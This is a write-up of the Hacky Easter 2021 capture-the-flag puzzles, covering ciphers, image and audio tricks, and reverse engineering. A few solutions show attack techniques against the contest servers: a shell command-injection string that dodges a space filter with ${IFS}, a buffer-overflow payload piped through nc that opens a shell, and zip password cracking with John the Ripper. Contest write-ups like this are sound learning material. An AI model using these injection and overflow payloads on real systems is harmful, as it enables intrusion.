
Hacky Easter 2020 write-up

brp64

2021-05-31



HE21.(-1) Teaser Challenge

Ed wrote you a letter containing strange symbols: `;85)8( )‡0¶8† –‡*3(5;)` Can you recover the message?

HE21.(-1) Solution

The image of E. A. Poe directs us towards his cryptography claims, mainly that he could solve any substitution cipher. With some guess work using ''teaser'' as a crib for the first word, we quickly find the solution `teaser solved congrats`

An alternate approach is to investigate his book ''The golden bug'' where this substitution cipher is taken from.

HE21.01 First egg

Intro

Well, this is not a real challenge yet, just a quick intro. Some would say sanity check.

Event

- The event runs until May 13, 13:37 CET.
- Please do not publish write-ups, before that.
- There's a Discord server, in case you need support.

Challenges

- Challenges have difficulty noob, easy, medium, or hard.
- Some challenges have a hint - opening the hint is free.

Flags

- Flag format: `he2021{just_4n_3x4mpl3}`.
- There are no flags / eggs hidden in the application - please do not attack it.

Levels

- With a certain amount of points scored in the current level, you level up.
- You can always go back to earlier levels.
- That's it for now. Check the HowTo for more details.
  Time to catch the first flag now! Download the image below.

HE21.01 Solution

Just read the flag backwards.

HE21.02 Basement Cat

Hi, me iz **Base**ment Cat!
Here iz flag: `5jsnZDgv9EfFeoGXZrFurdz7MWAnK2WaPfszFadr`

Show hint (free)


- The number on the image, is a hint! 😉
- Check out Cyber Chef.

HE21.02 Solution

The text is base58 encoded, using Cyber Chef it can be converted to the flag `he2021{meow_nice_to_meet_you}`.

HE21.03 Easy One

How did this happen? This was suppossed to be a valid QR code, but some ants walked across it. Can you repair the damage?



HE21.03 Solution


The file just contains the outline of the QR-code, one line of pixels is all blacked out, so a fill will have the white bleed into areas that should be black. Use Gimp to correct the interrupted white lines and then start filling with white where appropriate.

HE21.04 Beehive

There's a secret code in the beehive.
⚑ format: `he2021{flaglower}`.
Lowercase only, and no spaces!

Hints

Kim Godgul



HE21.04 Solution

The hint points us towards some alphabets introduced by Kim Godgul and we find the `https://omniglot.com/conscripts/colorhoney.php` that shows the ColorHoney alphabet. With this we get the flag `he2021{busybee}`

HE21.05 Unicorn

🦄 Ain't no CTF without a unicorn! 🦄

```
s7GvyM1RKEstKs7Mz7NVMtQzUFJIzUvO
T8nMS7dVCg1x07VQsrfj5bJJzs9LL0os
KQayFRRs0nIS0+0yUo0MjAyrS/MMkw2K
8uIN84CiJcbGximKtTb6YBVAffpwjQA=
```

Show Hint (free)

Decode and inflate!

HE21.05 Solution

The flag seems to be base64 encoded, so head over to Cyber Chef, but the result does not resemble anything sensible. So look at the hint and try to use the inflate the result and get:

```
<?xml version="1.0" encoding="UTF-8"?>
<congrats>
  <flag>he2021{un1c0rn_1nflat333d!}</flag>
</congrats>
```

References

`https://en.wikipedia.org/wiki/Deflate`

HE21.06 Mystical Symbols

I found these mystical symbols.
What do they mean?

Show Hint (free)

- Really **myst**ical, isn't it?
- decimal to ascii

he2021{  }

HE21.06 Solution

The symbols looked very familiar, but we could not figure out where they came from. The hint then made it clear: the game Myst. A quick websearch finds `https://dni.fandom.com/wiki/Di%27ni_Numerals`, which allows us to translate the symbols into integers: 83, 49, 114, 114, 117, 122

These integers correspond to the ASCII string "S1rruz", or the flag `he2021{S1rruz}`.

HE21.07 Caesar's Meme

As is only little known, the ancient Romans invented the memes.

HE21.07 Solution

Caesar points towards Ceasar chiffre, so transcribe the text


```
RQH GRHV QRW VLPSOB JHW WKLV IODJ: kh2021{lpshudwru}
```

into Cyber Chef and play around with the rot parameter. For a shift of 23 we get the flag

```
ONE DOES NOT SIMPLY GET THIS FLAG: he2021{imperator}.
```

HE21.08 Sunshine

The rays of sunshine are right there, in front of your eyes.



HE21.08 Solution

Use scissors and a steady hand to glue the strips back together. Or find a suitable tool...

```
he2021{0h_h3llo_sunsh1ne!}
```

HE21.09 Cafe Shop

They have good things at the cafe shop, but I want a COLA - DECAF it must be!
Visit the shop here:

- `http://46.101.107.117:2104`

Note: The service is restarted every hour at x:00.

Show Hint (free)

- They also serve hash browns, for $256.

HE21.09 Solution

This took some time to solve.

The hint points towards the use of a hash function, probably of 256 bit length. After some playing around, we found that the order always consists of an eight digit number and a string, possibly of two words. The words in all capitals in the order correspond to the name of the png-file shown with the order.


A brute forcer to find all accepted solutions for "Vanilla Cafe" found many solutions, but for all three pictures. Playing a bit more around with the order strings in Cyber Chef and searching for `0xcafe` showed that all accepted orders contained the sub-string `cafe` in the SHA256 of the full order string. So the problem can be solved with brute force:

```
import hashlib
import re

colaRe = re.compile(r'^.*(c01a).*$')
decafRe = re.compile(r'^.*(decaf).*$')

def hash(text):
    m = hashlib.sha256()
    m.update(text)
    return m.hexdigest()

for i in range(10000000,100000000):
    s = b'%d Cola Decaf' % i
    h = hash(s)
    g = colaRe.search(h)
    if g and decafRe.search(h):
        print('found match for s: %s' % s)
        print(h)
```

The script prints out the solutions

```
'19614073 Cola Decaf'
'96787682 Cola Decaf'
```

When sent to the order site using Postman, the order is acknowledged and the egg is displayed.



HE21.10 Ghost in a Shell 1

```
 ,--.
| oo |
| ~~ |   o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o
|/\/\|
```

Connect to the server, snoop around, and find the flag!

- `ssh 46.101.107.117 -p 2106 -l inky`
- password is: `mucky_4444`

Note: The service is restarted every hour at x:00.

HE21.10 Solution

Log into the service to find a bunch of files describing the game of pac-man. There are two subdirectories, one named ''images'' with a bunch of pictures, one named ''texts'' with some descriptions of the adversaries. Hidden in ''images'' is also a directory named ''...'', containing a file ''...''. this file can be copied to the local host and contains the flag:

`he2021{h1dd3n_d0td0td0t!}`.

HE21.11 Hidden

I swear I had the flag a minute ago, but now it seems to be hidden somewhere...

Go back to level 3 and analyze the files of the challenges again. If you look hard enough, you can find an additional flag.

Show Hint (free)

- The **sol**ution is hidden in an image. It's hidden in the **file content**, not in the image (no steganography).
- There are some numbers in the flag: `he2021{..0..........0...3.....5.}`.

HE21.11 Solution


Look into the files of level three. There is one -- sunshine.png -- that matches the hint (in retrospect it is clear what was meant...). At the end of this PNG file is some ASCII text appended (2800 characters). If line breaks are inserted every 16 characters, this pattern emerges:

```
0   _
1  | |__
2  | '_ \
3  | | | |
4  |_| |_|
5     ___
6    / _ \
7   |  __/
8    \___|
9    _____
10  |____ \
```

```
11    __)  |
12   / __/
13 |_____|
14    ____
15   / _ \
16 | | | | |
17 | |_| | |
18  \____/
19   _____
20 |____ \
21    __)  |
22   / __/
23 |_____|
24   _
25 / |
26 | |
27 | |
28 |_|
29
```

Properly transcribed, this gives the flag `he2021{Wh0_is_scared_0f_h3xdump5?}`

And in fact, opening the characters in hexl-mode in Emacs, shows the pattern right away...



HE21.12 Ansi Art


Hope you like my ansi art egg!

- Get it with `nc 46.101.107.117 2105`

Note: The service is restarted every hour at x:00.


HE21.12 Solution

Logging into the service spews out a picture of an egg, but with no writing. Dumping the output into a file shows that it contains mostly ANSI terminal control sequences. Poking around, we find that if we seach for the letter ''h'', we find a sequence ending with ''h'', then a sequence ending with ''e'', so this is probably the flag. Manually stripping out the control sequences, we get the flag `he2021{4Ns1MG1k}`



HE21.13 No No No

No! No... nono ..
Where's the egg???




Show Hint (free)

- Using a tool might be a good idea here.
- There is a small glitch - if you don't get a solution, try something else.

HE21.13 Solution

The picture shows a nomogram and online there are many solvers. We used `http://a.teall.info/nonogram`, reading off the numbers by hand. The solver does not find a complete solution, but the error correction of the QR-code is good enough to allow the flag to be read.

`he2021{Y3sY3sY3sgram_s0unds_a_l0t_nic3r}`.



HE21.14 Haxxor what?

I got this image of an Easter egg.
But what kind of encryption is this?!

Show Hint (free)

- The original file is an image

HE21.14 Solution

The file is a binary file, from the hint and the title we assume that it is XOR'ed with a constant key. Assuming a PNG file, we can use the first few bytes as a crib and get the key:

- See `http://libpng.org/pub/png/spec/1.2/PNG-Structure.html` for the file signature (decimal): 137 80 78 71 13 10 26 10
- Use Cyber Chef to XOR this signature with the file to get this key: `haxxors!`

Then XOR the file using `xortools-xor`

```
% xortool-xor -r 'haxxors!' -f haxxorwhat  >output.png
```

to get the egg and the flag `he2021{r34l_x0r_h4xx0r}`.

HE21.15 Social Checker

Social Checker - check if your favourite social media site is online!

- `http://46.101.107.117:2103`

Note: The service is restarted every hour at x:00.

Show Hint (free)

- Some characters are blocked - find a workaround!

HE21.15 Solution

The application lets us choose a web-site from a list and tells us if it can ping it. So let's try to test our own sites by injecting our data into the `url` form parameter.

Looking for `twitter$.com` shows `nc: bad address 'twitter$.com'`. So the value is sent to nc and it reflects it to us. Try to inject some data into the call `$(ls /)`, but this is rejected `nice try - www.youtube.com/watch?v=a4eav7dFvc8`. However, we resist the urge to click on this url.

Interestingly, `$(ls)` gives us the help screen for `nc`. So the url is passed on to `nc` and it is interpreted before by the shell. So let us interpret the output of `ls` as a string (`"$(ls)"`)and see what it does:

```
nc: bad address 'bg.jpg
check.php
flag.txt
index.php'
```

There is a file `flag.txt` in the directory, so we can show its contents with `"$(cat${IFS}flag.txt)"`. The IFS is necessary to bypass the detection of spaces. And we get the flag

```
nc: bad address 'he2021{1ts_fun_t0_1nj3kt_k0mmand5}'
```

HE21.16 LOTL

Save the planet!
Well, we should then better LOTL and use what we have, right?

- `nc 46.101.107.117 2102`
- Get a shell and read the flag.

Note: The service is restarted every hour at x:00.
Executable ''lotl'' is provided.

HE21.16 Solution

The provided executable can be analysed using Ghidra and shows a main function with a classic buffer overflow problem from using `gets`:

```
undefined8 main(void)
{
  char pwn_me [32];

  ignore_me_init_buffering();
  ignore_me_init_signal();
  printf("Welcome! Please give me your name!\n> ");
  gets(pwn_me);
  printf("Hi %s, nice to meet you!\n",pwn_me);
  return 0;
}
```

So we can to overflow the buffer and jump to a proper place to get us a shell. Really interesting is the function `profit` at address `0x0040086d`

```
void profit(void)
{
  system("/bin/sh");
  return;
}
```

So it should be easy to construct the payload: load 32 bytes for the buffer, 8 bytes for the RBP and then 8 bytes for the RIP. However, this does not work. In the end, it turns out that the binary did not match the challenge and only a padding of 32 bytes was needed:

```
printf "AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDD\x6d\x08\x40\x00\x00\x00\x00\x00\nls -
l\ncat flag\n" |
nc 46.101.107.117 2102
Welcome! Please give me your name!
```

```
> Hi AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDD@, nice to meet you!
total 36
-rwxrwxr-x 1 root root  8848 Mar  2 18:30 challenge1
-rw-rw-r-- 1 root root    40 Mar  2 18:30 flag
-rwxrwxr-x 1 root root 18744 Mar  2 18:30 ynetd
he2021{w3ll_th4t_w4s_4_s1mpl3_p4yl04d}
```

The flag is `he2021{w3ll_th4t_w4s_4_s1mpl3_p4yl04d}`

HE21.17 Digizzled

Had a flag, but it got digizzled. Can you recover it?

```
------------------------------------
      o                   o
      | o       o         |
    o-O   o--o   o-o o-o | o-o o-o
   |  | | |  | |  /   /  | |-' |
    o-o | o--O | o-o o-o o o-o o
          |
        o--o
------------------------------------
enter flag: [REDACTED]
digizzling...
c5ab05ca73f205ca
```

A file "digizzle" is given.

HE21.17 Solution

The file is a dump of disassembled python bytecode; check the documentation on the module `dis` at `https://docs.python.org/3.7/library/dis.html?highlight=dis#module-dis`. If python 3.7 is used, the disassembly can be reproduced by this code:

```
import re
pattern = re.compile('^he2021\\{([dlsz134]){9}\\}$')

def hizzle(s):
    s1 = 13
    s2 = 37
    for n in range(len(s)):
        s1 = (s1 + ord(s[n])) % 65521
        s2 = (s1 * s2) % 65521
    return (s2 << 16) | s1

def smizzle (a,b):
    return format(a, 'x') + format(b, 'x')

print('------------------------------------')
print('      o                   o         ')
```


```
print('       | o      o          |           ')
print('     o-O   o--o   o-o o-o | o-o o-o   ')
print("   |  | | |  | |  /   /  | |-' |     ")
print('     o-o | o--O | o-o o-o o o-o o     ')
print('             |                         ')
print('          o--o                         ')
print('--------------------------------------')
s = input('enter flag:')
res = pattern.match(s)
if res:
    print('digizzling...')
    a = hizzle(s)
    b = hizzle(s[::-1])

    print(smizzle(a,b))

else:
    print('wrong format!')
```

We know the expected result for the flag and build a brute forcing loop. Since the function `smizzle` does only a conversion from integer to string and then a string concatenation, we can leave it away and compare directly with integers.

```
    alph = 'dlsz134'

    for c1 in alph:
    for c2 in alph:
    print(c2)
    for c3 in alph:
            for c4 in alph:
                for c5 in alph:
                    for c6 in alph:
                        for c7 in alph:
                            for c8 in alph:
                                for c9 in alph:
                                    s = 'he2021{' + c1 + c2 + c3+ c4 + \\
                                          c5 + c6+ c7 + c8 + c9 + '}'
                                    a = hizzle(s)
                                    if a == 0xc5ab05ca:
                                        b = hizzle(s[::-1])
                                        if b == 0x73f205ca:
                                            print(s)
                                            print(smizzle(a,b))
                                            sys.exit(0)
```

The flag is `he2021{d1s4zzl3d}`


HE21.18 Bunny Beat



The bunnies have discovered minimal beats!

- But where is the flag?
- Wave file `bunnybeat.wav` is given.

HE21.18 Solution




Look at the wave file in Sonic Visualiser and check out the spectrogram. Then the flag stands out immediately: `he2021{Sp3ctrogramsROCK!}`.

HE21.19

One of the bunnies made a new friend. But when asked for the name, he only got the response below.

Can you find out the friend's name, in UPPERCASE?



⚑ format: `he2021{JOHNDOE}`

Show Hint (free)

- We need the name of what you find, in UPPERCASE, and wrapped in he2021....

HE21.19 Solution

This was supposed to be easy, but it took us longer than many others so far. The input string contains two symbols that can be translated to a binary representation and, when chopped into 8 bit pieces, interpreted as characters. This gives us a string `1000000000000066600000000000001`. After many futile attempts, we found that it is called "Belphegor's prime" and so the flag is `he2021{BELPHEGOR}`.

HE21.20 Run Me, Baby!

This one's easy, ain't it? Just run the .class file. Hope you like Java! Class file `runme.class` is given.

HE21.20 Solution

The class file is not from a Java program, but from a Groovy program. Decompiling the class file using cfr gave a quite convoluted java file. Since the challenge is labelled as easy, we tried to run the Groogy

program directly. But when we failed, we quickly re-wrote it in python to get the flag `he2021{isnt_17_gr00vy_baby?}`

```
s = [1, 6, 7, 3, 2, 9, 4, 5, 3, 4, 8, 9, 1, 7, 3, 2, 3, \
    3, 7, 8, 7, 3, 2, 4, 5, 3, 5, 1, 3, 0, 3, 4, 5, 5]
cipher = "ik934:\u007fnvr|h2>biu37~\u0080bdeg|D~"
sol = ''

for i in range(len(cipher)):
    t = ord(cipher[i]) - s[i]
    sol += chr(t)
print(sol)
```

HE21.21 Memeory 3.0 -- The Finale

We finally fixed Memeory 2.0 and proudly release Memeory 3.0 aka the supersecure-Memeory.

- Flagbounty for everyone who can solve 10 successive rounds. Time per round is 30 seconds and only 3 missclicks are allowed.
- `http://46.101.107.117:2107`

Note: The service is restarted every hour at x:00.
Class file `runme.class` is given.

HE21.21 Solution

This is an extension of an older challenge: play memory on-line. The path to solve it remains the same: load all images (labelled from 1 to 98), identify which ones are the same and the post the proper pairs. Compared to the last installment, the images can be rotated and so we have to identify them. This is a similar task as in HackyEaster 2019, 'Egg CAPTCHA'. Basically write some code to compare all possible orientation of a picture with another picture and calculate a figure of merit. I chose an rms distance and this worked well:

```
import requests
import numpy as np
from PIL import Image


def mse(im1_arr, im2_arr):
    #diff = im1_arr - im2_arr
    err = np.sum((im1_arr - im2_arr) ** 2)
    err /= float(im1_arr.shape[0])
    return 3.0*err

def match(im1_arr, im2_arrs):
    rms = np.empty(4, dtype=np.float)
    for i in range(4):
        rms[i] = mse(im1_arr, im2_arrs[i])
    avg = np.sum(rms) / 4.0
```

```
    rms2 = np.true_divide(rms, avg)
    return (np.max(rms2) - np.min(rms2))

def match_with(im, im2, thresh):
    (sX,sY) = im.size
    arrlen = sX*sY*3
    (sX2,sY2) = im2.size

    if sX == sX2 and sX == sY2 and sX == sY:
        # build an array with all rotated images as arrays
        im_arrs = []
        for i in range(4):
            im_arrs.append(np.array(im, dtype=np.float).reshape((arrlen)))
            if i < 3:
                im = im.rotate(90)
        im_arr2 = np.array(im2, dtype=np.float).reshape((arrlen))
        m = match(im_arr2,im_arrs)
        if m > thresh:
            return True
    else:
        if sX == sX2 and sY == sY2:
            return True
        elif sX == sY2 and sY == sX2:
            return True
        else:
            return False
    return False
```

The code is straight-forward, the only issue was with images that are not square: these cannot be dealt with so easily; for now we just assume that they are the same, if the dimensions are compatible.

Solving the challenge is then relatively easy:

```
base_url = "http://46.101.107.117:2107/"
def getPics(s):
    pics = {}
    for i in range(1,99):
        u = base_url+'pic/%d'%i
        r = s.get(u)
        with io.BytesIO(r.content) as imgF:
            img = Image.open(imgF)
            img.load()
            pics[i] = img
    return(pics)


def runMatch(session, pics, found, thresh):
    solve_url = base_url+'solve'
    post_data = {'first': '1', 'second': '2'}
    for i in range(1,99):
```

```
            if not found[i]:
                for j in range(i+1, 99):
                    if not found[j]:
                        try:
                            if match_with(pics[i], pics[j], thresh):
                                post_data['first'] = i
                                post_data['second'] = j
                                r = session.post(solve_url, post_data)
                                if r.text[:2] != 'ok' and r.text != 'nextRound':
                                    raise ValueError
                                # print('pics %d and %d match!' %(i,j))
                                found[i] = True
                                found[j] = True
                                break
                        except ValueError:
                            print(i,j)
                            print(pics[i].size, pics[j].size)
                            print(r.text)
                            # pics[i].show()
                            # pics[j].show()
                            pass

        nNotFound = 0
        for v in found:
            if not v:
                nNotFound += 1
        return r.text, session, found, nNotFound

    def solveRound(session):
        r = session.get(base_url)
        pics = getPics(session)
        found = [False for i in range(99)]
        found[0] = True
        nNotFound = 98
        thresh = 0.9

        while nNotFound > 0:
            result, session, found, nNotFound = \
                runMatch(session, pics, found, thresh)
            print(result, nNotFound, thresh)
            thresh -= 0.1
        return result


    def solve():
        count = 0
        ok = 'nextRound'
        res = ok
        session = requests.session()
```

```
    while res == ok:
        count += 1
        print('round: ', count)
        res = solveRound(session)
        print(res)


solve()
```

In the end we get the result
`ok, here is your flag: he2021{0k-1-5u44end3r-y0u-w1n!}`

HE21.22 46 Apes

46 apes encoded a message for you:
`2Qu93ZhJHdsMGIlhmcgUXagMWe19icmBGbnFiOoBTZwIjM7FGd0gHdfNTbuB2a5V2X1JzcuF3MzNQf==`

HE21.22 Solution

First thought: it looks like base64 encoded, but this yields a binary.
But "46 Apes" could mean to reverse the string, except for the padding. So head over to Cyber Chef and try:
`}.s3qns2u_eyk`nm3_tx4ta{220e0h:!gl`fr/uyc iu rhe c,trag.nC.`
This looks much better, as it is all printable characters and it is kind of reversed. The last word is probably "Congrats", so see what is up:

```
>>> base64.b64encode(b'Congrats')
b'Q29uZ3JhdHM='
```

It looks like the original message was just reversed in packets of two: original is `2Qu93Z`, correct would be `Q29uZ3`. So do the reordering by hand to get
`2Qu93ZhJHdsMGIlhmcgUXagMWe19icmBGbnFiOoBTZwIjM7FGd0gHdfNTbuB2a5V2X1JzcuF3MzNQf==`
`Q29uZ3JhdHMsIGhlcmUgaXMgeW91ciBmbGFnOiBoZTIwMjF7dGg0dHNfbTBua2V5X2J1czFuM3NzfQ==`
Which gives the flag
`Congrats, here is your flag: he2021{th4ts_m0nkey_bus1n3ss}`

HE21.23 Eggcryptor

Eggcryptor is hiding something from you.
- Crack it and get the Easter Egg!
- `eggcryptor.apk` is provided.

Show Hint (free)

- You don't need to run the app. Just decompile and analyze it.

HE21.23 Solution

The apk can be analysed using a decompiler, we used `jadx-ui`.
What the program does:

- There is in entry form to get a PIN, this PIN has to match a regular expression of `[a-z][0-9]{4}`
- There is a raw, base64 encoded secret stored in variable `raw`.
- The PIN and the raw data are passed to a crypto function, that does an AES decryption.
- If the PIN is correct, we get a picture of an egg.

So we can write a brute forcer for the 26*10'000 possible PINs, using the recovered java source code.

```
package com.company;

import java.io.FileOutputStream;
import java.io.FileWriter;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import java.util.regex.Pattern;
import java.util.Base64;

public class Main {
    final static String alph = "abcdefghijklmnopqrstuvwxyz";
    final static String num  = "0123456789";
    public static void main(String[] args) throws IOException {
        final Pattern p = Pattern.compile("[a-z][0-9]{4}");
        final String filePath = "raw.txt";
        String r;
        r = new String(Files.readAllBytes( Paths.get(filePath) ));
        final byte[] raw = Base64.getDecoder().decode(r);
        FileWriter myWriter = new FileWriter("output.txt");

        for (int ia = 0 ; ia < 26 ; ia++ ) {
            for (int i1 = 0 ; i1 < 10 ; i1++ ) {
                String t1 = "" + alph.charAt(ia) + num.charAt(i1);
                for (int i2 = 0 ; i2 < 10 ; i2++ ) {
                    String t2 = t1 + num.charAt(i2);
                    System.out.println(t2);
                    for (int i3 = 0; i3 < 10; i3++) {
                        String t3 = t2 + num.charAt(i3);
                        for (int i4 = 0; i4 < 10; i4++) {
                            String pin = t3 + num.charAt(i4);
                            if (p.matcher(pin).matches()) {
                                //byte[] d = new byte[0];
                                try {
                                    byte[] d = Crypto.decrypt(pin, r);
                                    myWriter.write(pin + ": ");
                                    myWriter.write(d[1]);
                                    myWriter.write(d[2]);
                                    myWriter.write(d[3]);
                                    myWriter.write("\n"); //, d[2], d[3]);
                                    if( d[1] == 'P' && d[2] == 'N' && d[3] == 'G') {
                                        System.out.println("Found solution for PIN " + pin);
                                        try (FileOutputStream stream =
                                            new FileOutputStream(pin + ".png")) {
                                            stream.write(d);
```

```
                                        }
                                    }
                                } catch (Exception e) {
                                    //pass; //e.printStackTrace();
                                }
                            } else {
                                System.out.println("String " + pin + " does not match pattern!");
                            }
                        }
                    }
                }
            }
        }
    }
}
```

For the PIN `g0717` we get the egg and the flag is `he2021{th3r3s_4_h4ck_4`

Sidenotes

Within the apk is also a resource named "egg" that is base32 encoded and when decoded gives `https://www.youtube.com/watch?v=ub82Xb1C8os`. But by now we know better than to click on the link...

Within the Crypto class, there is a class variable named "EGG" with contents that are repeatedly base64 encoded from the original string "nope". So another loose end tied up.

HE21.24 Taco Cat

Was it a cat I saw?
file `tacocat.zip` provided.

Show Hint (free)

- lowercase

HE21.24 Solution


The zip-file is password protected. Everything in the description and in the hits points towards an anagram password in lower case. Cracking zips can be done using John the Ripper, but we need a good list of passwords. So generate a short program to dump the anagrams up to 9 letters into a file start cracking. First use `zip2john` to generate the proper input file, and then run john:

```
.\john.exe --wordlist=..\..\level4.txt ..\..\tacocat.hash
```

This yields the password `mousesuom` to open the zip and extract the file `eggge.png` with the flag `he2021{!y0.ban4na.b0y!}`.

HE21.25 Lots of JWTs

So many JWTs! What do they hide?
file `jwts.txt` provided.



Show Hint (free)

- You better write a script.

HE21.25 Solution

The file contains a jwt that, when expanded, consists again of several jwts. Use python to expand them all until we reach the bottom and then printing the content gives us a list of fragments:

```
f_js0
n_t0k
nty_0
he202
1{pl3
k3nZ}
```

